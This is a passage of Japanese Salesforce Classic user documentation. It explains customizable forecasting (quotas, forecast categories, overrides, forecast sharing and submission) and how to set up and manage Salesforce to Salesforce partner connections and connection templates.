5. 2 つ以上の通貨を使用する場合は、該当する通貨を選択します。
6. [保存] をクリックして目標額を保存し、ユーザの詳細ページに戻るか、[適用] をクリックして値を保存し、引き続き目標額を編集します。

   ヒント: [適用] を使用することにより、ユーザの各商品ファミリに対して、異なる目標を素早く設定できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

目標を設定する
- 「自分の目標の編集」

ユーザの目標を設定する
- 「内部ユーザの管理」

および

「すべてのデータの編集」

メモ: これらのオプションが使用できない場合は、カスタマイザブル売上予測が有効になっていない可能性があります。組織がカスタマイザブル売上予測を有効化するかどうかを判断するには、「カスタマイザブル売上予測が有効か?」(ページ 1789) を参照してください。代理管理者にはユーザレコードの目標関連リストは表示されません。

データローダのようなツールを使用して、目標に対して一括更新を行うこともできます。目標を更新する場合は、`RevenueForecast` オブジェクト、または `QuantityForecast` オブジェクトの目標項目の値を設定します。

関連トピック:

カスタマイザブル売上予測の概要
カスタマイザブル売上予測の管理

売上予測分類の使用

メモ: この情報は、[カスタマイザブル売上予測] に適用され、[コラボレーション売上予測] には適用されません。

売上予測は、商談金額、日付、およびフェーズを表します。[売上予測] タブをクリックすると、売上予測金額が異なるカテゴリに分かれて表示されます。フェーズに応じて、商談金額を次の売上予測分類に表示できます。

- [最善達成予測] は、完了する可能性の高い金額、完了または成立した商談の金額、および [達成予測] の金額です。
- [完了] は、完了または成立した商談の総金額です。
- [達成予測] は、完了する確信がある商談の金額、および完了または成立した商談の金額です。
- [売上予測から除外] は、金額が売上予測に加算されないことを意味します。
- [パイプライン] は、進行中のすべての商談の金額です。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: 商談の売上予測分類項目を編集して、レポート、商談の詳細および編集のページ、商談の検索、および商談リストビューに表示される値を変更できます。たとえば、[達成予測] の値を [成立] に設定して、売上予測分類名をビジネスプロセスに一致させることができます。

商談［フェーズ］選択リスト内のそれぞれの値は、［確度］および［売上予測分類］選択リストの値に自動的に対応付けられます。商談の［フェーズ］を変更すると、［確度］と［売上予測分類］が連動して変更されます。

たとえば、組織で「最終交渉」フェーズが「最善達成」売上予測分類に対応付けられている場合があります。この場合、「最終交渉」フェーズにある商談の金額は、「最善達成」の売上予測金額に表示されます。組織ごとに異なる対応付けを設定できますが、以下が対応付けの一例です。

フェーズ	確度	売上予測分類
コンタクト	10%	パイプライン
評価	10%	パイプライン
ニーズの把握	20%	パイプライン
値の提示	50%	パイプライン
ID 決定者	60%	パイプライン
認識分析	70%	パイプライン
提案書/見積書の作成	75%	パイプライン
最終交渉	90%	最善達成予測
商談成立	100%	達成予測

カスタマイザブル売上予測を使用しているかどうかに関係なく、売上予測は、商談［フェーズ］選択リスト値が［売上予測分類］選択リストの値とどのように対応するかによって決まります。

関連トピック:

- カスタマイザブル売上予測の概要
- カスタマイザブル売上予測の管理

カスタマイザブル売上予測の管理

メモ: この情報は、[カスタマイザブル売上予測] に適用され、[コラボレーション売上予測] には適用されません。

売上予測は、商談金額、日付、およびフェーズを表します。自分の売上予測が収益の可能性を正確に表しているかを確認する手順は、次のとおりです。

1. 売上予測金額を確認します。別の表示オプションに関する手順は、「カスタマイザブル売上予測の表示」を参照してください。
2. 金額を上書きするかどうかを決めます。
3. 必要に応じて、金額を上書きします。そのためには、適切なユーザ権限が必要です。「カスタマイザブル売上予測の上書き」(ページ 1795)を参照してください。
4. 売上予測を登録して、売上予測データを売上予測履歴と売上予測レポートで使用できるようにします。「カスタマイザブル売上予測の登録」を参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

他のユーザの売上予測を参照する
- 「すべての売上予測の参照」

売上予測を上書きする
- 「売上予測の上書き」

カスタマイザブル売上予測の表示

メモ: この情報は、[カスタマイザブル売上予測] に適用され、[コラボレーション売上予測] には適用されません。

[売上予測] タブをクリックし、表示された金額をレビューして、登録できる状態かどうか判断します。

- 最初は、[売上予測を検索:] の上にあるタイトルバーにユーザの名前が表示されます。これは、現在自分の売上予測を表示していることを示します。適切な権限を持っている場合は、虫眼鏡アイコンをクリックして別のユーザまたはロールを選択し、そのユーザの売上予測を参照できます。他のユーザの売上予測を表示している場合は、[売上予測を検索:] の上にあるタイトルバーに、そのユーザのロールまたはユーザ名が表示されます。また、[売上予測を検索:] の上には、ユーザのアクセス権限レベルが表示されます。

  メモ: ユーザ共有では、カスタマイザブル売上予測は完全にはサポートされていません。ユーザオブジェクトの組織の共有設定に関係なく、組織のすべてのユーザが表示されます。

- 組織で手動による売上予測の共有を使用している場合は、[共有] をクリックして売上予測共有設定を表示したり、他のユーザと売上予測を共有したりできます。
- 組織がテリトリーを使用している場合は、[テリトリー] 選択リストからオプションを選択して、そのテリトリーで売上予測を集計できます。「テリトリー管理に関するオブジェクト」を参照してください。
- 組織で商品ファミリを使用している場合は、[商品ファミリ] 選択リストからオプションを選択し、その商品ファミリによって売上予測を集計できます。[--すべて--] の商品ファミリを選択すると、[送信]、および [売上予測履歴] オプションが無効になります。これらのオプションを参照するには、別の商品ファミリを選択します。商品ファミリの使用における組織のカスタマイズについては、「カスタマイザブル売上予測設定の定義」を参照してください。
- 組織で収益と数量の両方について売上予測を実行する場合は、収益、数量、または収益と数量を対象とするかどうかを選択します。これにより、リストに表示される各数値情報が制御されます。
- 別の売上予測期間を表示するには、[範囲開始] から日付範囲の開始を選択します。カスタマイザブル売上予測を実装する 2 年以上前に完了した商談、または 10 年以上先の商談の詳細は表示できません。

  メモ: Salesforce Winter '07 リリース前にカスタマイザブル売上予測を実装した組織では、この範囲外の予測を参照できます。

- 表示する売上予測期間を変更するには、[範囲期間] で選択します。

  メモ: カスタム会計年度を使用する場合、最初に定義されたカスタム会計年度よりも前の期間、または、最後に定義された会計年度よりも後の期間には、範囲開始と期間の長さにカレンダー月または四半期 (売上予測の設定によって異なる) を使用します。

- 別の測定単位を使用して売上予測合計を表示するには、[表示単位] の横にあるオプションを選択します。自分の目標の各合計部分を表示するには、[目標(%)] を選択します。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

他のユーザの売上予測を参照する
- 「すべての売上予測の参照」

売上予測を上書きする
- 「売上予測の上書き」

売上予測履歴の表示

[売上予測] タブから売上予測を表示する場合は、[売上予測履歴] をクリックして、登録した売上予測データのスナップショットを表示します。また、下位ロールに属するユーザが登録した売上予測を参照することもできます。前の画面に戻るには、[売上予測ホーム] クリックします。

売上予測金額の詳細の表示

売上予測の詳細を参照するには、[売上予測]サブタブを選択します。売上予測金額をクリックすると、その売上予測金額に含まれる商談金額の詳細が表示されます。詳細ページで、表示する商談をクリックします。上書きする場合は、[編集]をクリックします。商談で売上予測金額を上書きする手順については、「カスタマイザブル売上予測の上書き」を参照してください。

直属部下(自分に直接報告するユーザ)がいる場合は、部下の売上予測が自分の売上予測の下に表示されます。[ビューの選択] オプションを使用して、直属部下の売上予測情報を表示できます。このオプションでは、売上予測データを期間で表示するか、または直属部下ごとに表示するかを選択します。

- [期間で表示] をクリックすると、期間ごとに直属部下やその売上予測が表示されます。特定のユーザの売上予測を表示するには、名前をクリックします。
- [直属部下ごとに表示] をクリックすると、直属部下ごとに売上予測合計が表示されます。特定のユーザの売上予測を表示するには、部下の名前の隣にある [表示] をクリックします。
- 金額をクリックすると、上書き金額を含んだ商談と売上予測金額が表示されます。

商談の表示

表示されている売上予測に含まれる商談を参照するには、[商談]サブタブを選択します。[商談]サブタブでは、表示されている商談をさらに絞り込むためのリストビューを選択または作成できます。商談をクリックすると、その商談の詳細が参照されます。商談を上書きするには、[編集]をクリックします。商談の上書きについての詳細は、「カスタマイザブル売上予測の上書き」を参照してください。

「すべての売上予測の参照」権限を持っている場合は、共有設定に関係なく[商談]サブタブに商談を表示できます。

メモ: パートナーポータルが他の取引先に移行されると、各取引先の商談は、組織の売上予測階層で自動的に再計算されます。

関連トピック:

カスタマイザブル売上予測の概要
カスタマイザブル売上予測の管理

カスタマイザブル売上予測の上書き

メモ: この情報は、[カスタマイザブル売上予測] に適用され、[コラボレーション売上予測] には適用されません。

必要に応じて売上予測金額を上書きすることにより、売上予測をより正確に見積もることができます。どのユーザでも、商談の［フェーズ］または［売上予測分類］を変更することにより、商談の売上予測を上書きできます。「売上予測の上書き」権限を持つユーザは、自分の売上予測や直属部下の売上予測を、売上予測レベルで上書きできます。

商談が 1 つの売上予測分類から別の売上予測分類に移動する ([最善達成予測] から [達成予測] に移動するなど) と、未調整の金額はカテゴリごとに変更しますが、上書きされた金額は変更しません。商談のフェーズで変更を考慮するには、各売上予測カテゴリへの上書きを更新または削除する必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

他のユーザの売上予測を参照する
- 「すべての売上予測の参照」

売上予測を上書きする
- 「売上予測の上書き」

商談からの売上予測の上書き

1. [売上予測] ページの [商談] サブタブをクリックします。
2. 上書きする商談の [編集] をクリックします。
3. 詳細に変更を加えます。選択可能なオプションは、商談を所有しているかどうかによって異なります。
4. 商談に商品があり、その商品の売上予測分類を変更する場合は、[売上予測分類の変更] を選択して、該当する［商品の売上予測分類］オプションを選択します。
5. [保存] をクリックします。商談が、上書き状況を示すアイコンでマークされます。

   レコードを更新し、合計を再表示するには、[保存 & 更新] をクリックします。

売上予測の上書き

1. [売上予測] ページの [売上予測] サブタブをクリックします。
2. 調整後の合計を上書きする場合は、編集アイコン ( ) をクリックします。
3. 新しい金額とコメントを入力します。
4. [保存] をクリックします。売上予測が、上書き状況を示すアイコンでマークされます。

直属部下の売上予測の上書き

1. [売上予測] ページの [売上予測] サブタブをクリックします。
2. 直属部下の売上予測を上書きする場合は、編集アイコン ( ) をクリックします。
3. 金額の上書き方法が選択できる場合は、以下のいずれかのオプションを選択します。
   - 上書きも含め、John Doe の売上予測を使用する — すべての上書きを含む、直属部下の売上予測金額を使用します。

- John Doe の売上予測の上書きは使用しないが、下位の売上予測の上書きは反映する — 直属部下の売上予測の上書きは無視されますが、直属部下よりも下位の階層による売上予測の上書きは、すべて含まれます。
- すべての売上予測の上書きを使用しない — 売上予測レベルの上書きはすべて無視されますが、商談レベルの上書きは含まれます。商談で金額を上書きすると、自分の商談売上予測でこの金額が使用されます。商談レベルで行われた上書きを含め、商談金額を売上予測金額のベ スにする場合にこのオプションを選択します。
- 売上予測を上書きする — 現在の売上予測金額が、入力した金額で置き換えられます。マネージャにはこの金額が表示されますが、部下には表示されません。

4. 収益と数量の両方の売上予測を実行する場合は、数量ベースでの売上予測の上書きオプションを選択します。
5. [保存] をクリックします。売上予測が、上書き状況を示すアイコンでマークされます。

メモ: [売上予測] タブは、商談データに基づいてデータを自動的に計算する点が、他のタブと異なります。売上予測レコードを作成または削除する必要はありません。

関連トピック:

カスタマイザブル売上予測の概要

カスタマイザブル売上予測の管理

商談からのカスタマイザブル売上予測の上書き

売上予測の上書きとは、売上予測予測をより正確に表す金額のことです。商談の詳細ページから上書きのリストを表示して変更できます。

メモ: この情報は、[カスタマイザブル売上予測] に適用され、[コラボレーション売上予測] には適用されません。

1. 商談レコードの [商談売上予測] 関連リストから、[編集] をクリックします。
2. 詳細に変更を加えます。商談の売上予測金額を上書きする手順については、「カスタマイザブル売上予測の上書き」を参照してください。

組織でテリトリー管理を使用している場合、商談が割り当てられているテリトリーが [テリトリー] ドロップダウンリストに表示されます。

ユーザが複数のテリトリーの売上予測マネージャの場合、ドロップダウンリストには、ユーザが商談を上書きできるテリトリーが表示されます。任意のテリトリーから商談を上書きするには、値を選択し、[編集] をクリックします。

関連トピック:

テリトリー管理に関するオブジェクト

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

テリトリー管理を使用可能なエディション: **Developer** Edition、**Performance** Edition、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

他のユーザの売上予測を参照する
- 「すべての売上予測の参照」

売上予測を上書きする
- 「売上予測の上書き」

売上予測の共有の直接設定

メモ: この情報は、[カスタマイザブル売上予測] に適用され、[コラボレーション売上予測] には適用されません。

システム管理者が組織の売上予測階層を定義します。この階層により、売上予測データを参照できるユーザが決まります。それに対し、システム管理者が売上予測データの共有権限を手動で拡張でき、ユーザ自身も自分の売上予測データの共有権限を手動で拡張できます。売上予測の共有設定によって売上予測データへのアクセス権を拡大することはできますが、すでにアクセス権を持っているユーザのアクセス権を制限することはできません。売上予測の共有を直接設定するには、システム管理者か売上予測データを共有する権限を与えられた売上予測マネージャである必要があります。

売上予測を参照できるユーザを確認、または売上予測データを共有するには、次のいずれかの手順を実行します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- [設定]から、［クイック検索］ボックスに「*売上予測階層*」と入力し、[売上予測階層]を選択してから、共有するビューの横にある[共有]をクリックします。
- 売上予測データを共有するには、売上予測のホームページの[共有]をクリックします。

[ユーザとグループの共有]一覧に、現在この売上予測データへのアクセス権を持っているすべてのユーザが表示されます。また、ユーザが持っているアクセス権、売上予測を登録できるかどうか、そのアクセス権を持っている理由の詳細も表示されます。ユーザが売上予測データへのアクセス権を持っている理由は、次のとおりです。

理由	説明
管理者	システム管理者であるか、「すべてのデータの編集」権限を持っているユーザです。
代理売上予測マネージャ	売上予測の[共有]ボタンによって与えられた売上予測データへのアクセス権を持つユーザです。
売上予測マネージャ	売上予測階層の売上予測マネージャであることから、アクセス権を持つユーザです。
所有者	所有者は、自分の売上予測データをいつでも参照できます。
すべての売上予測権限の参照	ユーザに「すべての売上予測の参照」権限があります。

売上予測共有の詳細ページから、次の作業を実行できます。

- 項目の絞り込みリストを表示するには、［ビュー］ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成]をクリックして、自分専用のカスタムビューを定義します。作成したビューを編集または削除するには、［ビュー］ドロップダウンリストからビューを選択し、[編集]をクリックします。
- 売上予測データへの他のユーザまたはグループのアクセスを許可するには、[追加]をクリックします。

  メモ: 共有の直接設定が、売上予測を構成する商談データまで拡張されます。ユーザが売上予測データを上書きする権限を持っている場合、そのユーザは、商談売上予測データを上書きする権限も持っています。
- 売上予測データへのアクセス権を持つすべてのユーザを表示するには、[リストの拡張]をクリックします。
- 自分で作成した共有の直接設定ルールについては、リスト内の項目の横にある[編集]か[削除]をクリックすると、アクセスレベルを編集または削除できます。

関連トピック:

カスタマイザブル売上予測設定の定義

カスタマイザブル売上予測の設定

カスタマイザブル売上予測の登録

メモ: この情報は、[カスタマイザブル売上予測] に適用され、[コラボレーション売上予測] には適用されません。

[売上予測] タブでは、本人、およびロール階層内で自分より上位に位置するユーザが売上予測合計をいつもで参照できます。ただし、売上予測合計を売上予測履歴とレポートで参照するには、登録する必要があります。自分の売上予測の他に、共有を直接設定した売上予測や登録権限を持つ売上予測を登録できます。

売上予測を登録する手順は、次のとおりです。

1. [売上予測] タブにある自分の売上予測から、[送信] をクリックします。
2. [OK] をクリックして確認します。Salesforce が売上予測合計のスナップショットを撮り、そのデータをレポートと売上予測履歴で使用できるようにします。

関連トピック:

カスタマイザブル売上予測の表示

カスタマイザブル売上予測の管理

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

他のユーザの売上予測を参照する

- 「すべての売上予測の参照」

売上予測を上書きする

- 「売上予測の上書き」

複数のチャネルによる営業

ビジネスパートナーとの Salesforce 情報の共有

Salesforce to Salesforce の概要

Salesforce to Salesforce により、Salesforce 組織間の業務連携が可能になります。これにより、特定のレコードを、Salesforce を使用するビジネスパートナーと共有し、共有データに対するリアルタイムの更新を取得できます。たとえば、リードおよび商談データをビジネスパートナーと共有し、自社のパイプラインとプログラム全体を Salesforce 内で管理できます。

Salesforce to Salesforce により、お客様とビジネスパートナーが簡単かつ効果的に連携できます。Salesforce to Salesforce を使用して、1 つ以上の接続先とレコードを共有できます。また、他の接続先が同じレコードを受け取っている場合でも、各接続先は共有するレコードを受け取ることができます。

ビジネスパートナーは、Salesforce to Salesforce を使用して次のことを実行できます。

- 1 か所からすべてのプログラムにアクセスする
- お客様のデータと、ビジネスパートナーが Salesforce で管理しているデータを簡単に統合する
- ビジネスプロセスを受信した更新と統合する

ユーザは、Salesforce to Salesforce を使用して次のことを実行できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- パートナーの活動情報を 100% 可視化できる
- パイプライン全体、つまり直接販売と代理店販売の両方を 1 か所で管理する
- 多層パートナー間でデータを迅速かつ容易に共有する
- ワークフローと割り当てルールを使用して、ビジネスプロセスを、パートナーから受信した更新データと統合する

パートナーとの接続にあたり、パートナーが Salesforce を利用しているかどうかわからない場合、接続ファインダを使用して確認できます。

Salesforce to Salesforce を使用したビジネスパートナーとの接続への招待を受けた場合、「Salesforce to Salesforce への参加招待の受諾または却下」 (ページ 1802)を参照してください。

他の会社を Salesforce to Salesforce を使用した接続に招待するには、「ビジネスパートナーの Salesforce to Salesforce を使用した接続への招待」を参照してください。

メモ: Salesforce to Salesforce は、ビジネスパートナーとの情報の共有を可能にするだけでなく、組織同期という高可用性ソリューションの一部でもあります。組織同期についての詳細は、「組織同期」を参照してください。

関連トピック:

Salesforce to Salesforce 使用のヒント
パートナーが Salesforce を使用しているかどうかの確認

ビジネスパートナーの Salesforce to Salesforce を使用した接続への招待

ビジネスパートナーとのデータ共有を開始する前に、Salesforce to Salesforce を使用してパートナーとの接続を設定する必要があります。接続を作成するには、ビジネスパートナーを招待する必要があります。

メモ: 招待処理を開始する前に、取引先を作成し、ビジネスパートナーの取引先責任者と関連付ける必要があります。

ビジネスパートナーを Salesforce to Salesforce を使用した接続に招待する手順は、次のとおりです。

1. [接続] タブをクリックします。
2. [新規] をクリックします。
3. 取引先責任者名を入力するか、ルックアップアイコンを使用して取引先責任者を選択します。

   重要: メールアドレスが有効であることを確認してください。無効の場合、招待が違う人に送信されることがあります。

4. 必要に応じて、関連する取引先を選択します。

   メモ: この接続に関連付けられている取引先は、招待を送信した後に変更できます。

5. 接続を管理するユーザを選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ビジネスパートナーを Salesforce to Salesforce を使用した接続に招待する
- 「接続の管理」

6. 必要に応じて、接続に適用するテンプレートを選択します。
7. [保存 & 招待を送信] をクリックします。

複数のビジネスパートナーを Salesforce to Salesforce を使用した接続に招待する手順は、次のとおりです。

1. [取引先責任者] タブをクリックします。
2. 標準リストビューまたはカスタムリストビューを選択して、[Go!] をクリックします。
3. リストビューで、招待する取引先責任者の横のチェックボックスをオンにします。

   重要: メールアドレスが有効であることを確認してください。無効の場合、招待が違う人に送信されることがあります。

4. [接続に招待] をクリックします。
5. 接続を管理するユーザを選択します。
6. 必要に応じて、接続に適用するテンプレートを選択します。
7. [保存 & 招待を送信] をクリックします。

招待した相手は、Salesforce to Salesforce を使用した接続への招待メールを受信します。招待を受けた人は、招待を受諾するか辞退するかを選択できます。[接続] タブで接続を確認することによって、招待が受諾されたか辞退されたかを確認できます。[接続] タブから、招待を再送またはキャンセルすることもできます。接続についての詳細は、「接続ホームページ」 (ページ 1803)を参照してください。

メモ: Salesforce to Salesforce で組織同期の複製接続への招待を送信する場合の詳細は、「組織の接続」を参照してください。

関連トピック:

パートナーが Salesforce を使用しているかどうかの確認

Salesforce to Salesforce の接続テンプレート

接続テンプレートの作成と適用

Salesforce to Salesforce への参加招待の受諾または却下

ビジネスパートナーから Salesforce to Salesforce を使用した接続への招待を受けた場合は、次の手順でその招待を受諾または却下できます。

1. 招待メールのリンクをクリックして、Salesforce のログインページにアクセスします。
2. システム管理者または「接続の管理」権限を持つユーザとしてログインします。
3. 招待の詳細を確認します。
4. [承認] または [参加しない] をクリックします。

   受諾するか却下するかを決めかねる場合は、[後で決定] をクリックします。[接続] タブに招待が表示され、受信済み招待の接続状況が表示されます。後日招待を簡単に受諾または却下できます。

招待を受諾または却下すると、招待した会社に、その決定を通知するメールが送信されます。メールの内容を設定するには、該当するメールテンプレートを変更します。

関連トピック:

Salesforce to Salesforce の概要

Salesforce to Salesforce 使用のヒント

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce to Salesforce を使用した接続への招待を受諾または却下する

- 「接続の管理」

接続ホームページ

[接続] タブでは、Salesforce to Salesforce の接続と接続テンプレートを管理できます。[接続] タブから、次の操作が可能です。

- [接続] サブタブを選択して、接続を管理します。自分が受信したすべての招待に加え、自分が招待した人も全員が接続の対象となります。招待が受諾されたか却下されたか、あるいは返信を受けていないかどうかは関係ありません。[接続] サブタブには、最近の接続が自動的に表示されます。
  - 接続の詳細を表示するには、接続名をクリックします。
  - 新しい接続を招待するには、[新規] をクリックし、接続の詳細を入力して、[保存 & 招待を送信] をクリックします。
  - 接続を無効化するには、[無効化] をクリックします。
  - 招待を送信したが承認されていない接続については、[再送]をクリックして詳細を再送信するか、[招待をキャンセル]をクリックして招待をキャンセルすることができます。接続の招待についての詳細は、「ビジネスパートナーの Salesforce to Salesforce を使用した接続への招待」 (ページ 1800)を参照してください。
- [テンプレート] サブタブを選択して、接続テンプレートを管理します。テンプレートにより、オブジェクトと項目のセットを定義して 1 つ以上の標準 Salesforce to Salesforce 接続に公開できます。[テンプレート] サブタブには、最近のテンプレートが自動的に表示されます。
  - 項目の絞り込みリストを表示するには、[表示] ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成]をクリックして、自分専用のカスタムビューを定義します。作成したビューを編集または削除するには、[表示] ドロップダウンリストから選択し、[編集] をクリックします。
  - テンプレートの詳細を表示するには、テンプレート名をクリックします。
  - 新規テンプレートを作成するには、[新規] をクリックします。
  - テンプレートを編集するには、編集するテンプレートの横にある[編集]をクリックします。テンプレート使用についての詳細は、「接続テンプレートの作成と適用」 (ページ 1806)を参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce to Salesforce の接続を表示および管理する
- 「接続の管理」

Salesforce to Salesforce のテンプレートを表示および管理する
- 「接続の管理」

メモ: Salesforce to Salesforce のフレームワーク上に構築された高可用性機能である組織同期についての詳細は、「Salesforce to Salesforce でのワークフローの使用」を参照してください。

関連トピック:

接続の管理

接続の管理

[接続] タブで、接続の詳細を表示し、接続を管理できます。接続の詳細には、接続状況、接続所有者、会社情報、公開され登録されている項目、接続履歴が表示されます。

接続を参照する手順は、次のとおりです。

1. [接続] タブをクリックします。
2. [接続] サブタブで、表示する接続の名前をクリックします。

接続詳細ページでは、次の操作を実行できます。

招待の受諾
: ビジネスパートナーから Salesforce to Salesforce を使用した接続への招待を受けた場合、[参加する] をクリックするとその招待を受諾できます。招待を受諾した後、その接続先が公開しているオブジェクトを登録し、接続詳細ページの [公開オブジェクト] および [登録オブジェクト] 関連リストを使用してオブジェクトの共有を開始できます。

招待のキャンセル
: 送信した招待が受諾されなかった場合は、[招待をキャンセル] をクリックするとその招待をキャンセルできます。パートナーが招待を受け取っていない場合は、[再送] をクリックしてもう一度送信します。

接続の無効化
: ビジネスパートナーとの間に作成した接続を今後使用しない場合、[無効化] をクリックします。接続が無効になっている場合も、接続先が共有したレコードを参照および更新できますが、更新した内容は接続先に送信されません。送信したレコードを接続先が引き受けなかった場合、そのレコードが接続先の組織から削除されます (逆の場合も同様です)。

接続の編集
: 接続を表示すると、接続の詳細を編集して接続を変更できます。接続に対して公開されているオブジェクトを変更するには、[公開 / 非公開] をクリックします。または接続テンプレートを使用するには、[編集] をクリックし、有効なテンプレートを選択します。オブジェクトで公開されている項目を編集するには、オブジェクトの横にある [編集] をクリックします。登録しているオブジェクトを変更するには、[登録 / 登録解除] をクリックします。詳細は、以下を参照してください。

- Salesforce to Salesforce でのオブジェクトの公開 (ページ 1816)
- Salesforce to Salesforce でのオブジェクトの登録 (ページ 1808)
- Salesforce to Salesforce での項目の公開 (ページ 1817)
- Salesforce to Salesforce での項目の登録 (ページ 1809)

接続履歴の表示
: 接続詳細ページの [接続履歴] 関連リストで、接続の詳細な履歴を表示できます。接続履歴をエクスポートするには、[接続履歴をダウンロード (CSV)] を選択します。これにより、次の情報を含むカンマ区切りファイルをダウンロードできます。

- 接続状況の変化
- 接続に関連付けられた取引先に対する変更
- 接続に関連付けられた取引先責任者に対する変更

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

接続を管理する
- 「接続の管理」

- 接続所有者の変更
- 公開項目に対する変更
- ビジネスパートナーに送信されたメールコミュニケーション
- 次の結果発生した入力規則関連エラーおよび入力規則に関連する Apex トリガ
  - レコードの手動受け入れ
  - レコードの自動受け入れ
  - 接続ユーザによるレコードの更新

メモ: コードエラーなどのシステムエラーは、接続履歴には記録されません。

関連トピック:

接続ホームページ

Salesforce to Salesforce の接続テンプレート

Salesforce to Salesforce の接続テンプレート

接続テンプレートにより、接続先に公開できるオブジェクトと項目を定義できます。接続テンプレートを 1 つ以上の標準 Salesforce to Salesforce 接続に割り当てて、公開手順をすばやく簡単に行えるようにします。[接続] タブで [テンプレート] サブタブをクリックし、接続テンプレートを参照、作成、および編集します。

接続テンプレートが接続に適用されると、オブジェクトと項目のルールがその接続に適用されます。

接続テンプレートには次のルールが適用されます。

- まだ公開されていないが接続テンプレートでは公開されているオブジェクトと項目は公開される。
- 公開、非公開の状況がテンプレートと同じオブジェクトと項目には変更はない。
- すでに公開済みだが接続テンプレートでは公開されていないオブジェクトと項目は公開されない。

関連トピック:

接続テンプレートの作成と適用

接続ホームページ

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

接続テンプレートを作成、編集、表示する
- 「接続の管理」

接続テンプレートの作成と適用

接続テンプレートの作成と編集

接続テンプレートにより、1 つ以上の標準 Salesforce to Salesforce 接続に適用できるオブジェクトと項目の公開ルールを定義できます。

接続テンプレートを作成する手順は、次のとおりです。

1. [接続] タブを選択します。
2. [テンプレート] サブタブを選択します。
3. [新規] をクリックします。
4. 名前と説明 (省略可能) を入力します。
5. テンプレートを標準接続に割り当てられるようにするには、[有効] チェックボックスをオンにします。
6. [保存] をクリックしてテンプレートを保存するか、[保存 & オブジェクトの追加] をクリックしてオブジェクトをテンプレートに追加します。
7. [保存 & オブジェクトの追加] をクリックした場合、追加するオブジェクトの横のチェックボックスをオンにしてから、[保存] をクリックします。

   メモ: [保存] をクリックした場合、テンプレート詳細ページで [オブジェクトを追加 / 削除する] をクリックすると、オブジェクトを追加できます。

8. [公開オブジェクト] 関連リストに追加したオブジェクトの横にある [編集] をクリックします。
9. オブジェクトで公開する項目を選択し、[保存] をクリックします。
10. [公開オブジェクト] 関連リストに追加した各オブジェクトについて、ステップ 8 ～ 9 を繰り返します。

接続テンプレートを無効化する手順は、次のとおりです。

1. [テンプレート] サブタブで、無効化するテンプレートの横にある [編集] をクリックします。または、テンプレート詳細ページで [編集] をクリックします。
2. [有効] チェックボックスをオフにします。
3. [保存] をクリックします。

メモ: 接続に割り当てることができるのは、有効な接続テンプレートに限られます。無効化したテンプレートを使用する場合は、[有効] チェックボックスをオンにします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

接続テンプレートを作成、編集、表示する
- 「接続の管理」

接続テンプレートの接続への割り当て

1 つ以上の新しい接続先を招待するときに接続テンプレートを接続に割り当てたり、既存の接続に接続テンプレートを割り当てたりできます。

既存の接続に接続テンプレートを割り当てる手順は、次のとおりです。

1. [接続] タブを選択します。
2. [接続] サブタブを選択します。

3. テンプレートを割り当てる接続の名前をクリックします。
4. [編集] をクリックします。
5. ［テンプレート］項目にテンプレート名を入力するか、ルックアップアイコンをクリックして、テンプレートを検索します。
6. [保存] をクリックします。

関連トピック:

Salesforce to Salesforce の接続テンプレート

接続ホームページ

Salesforce to Salesforce を使用したレコードの共有

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

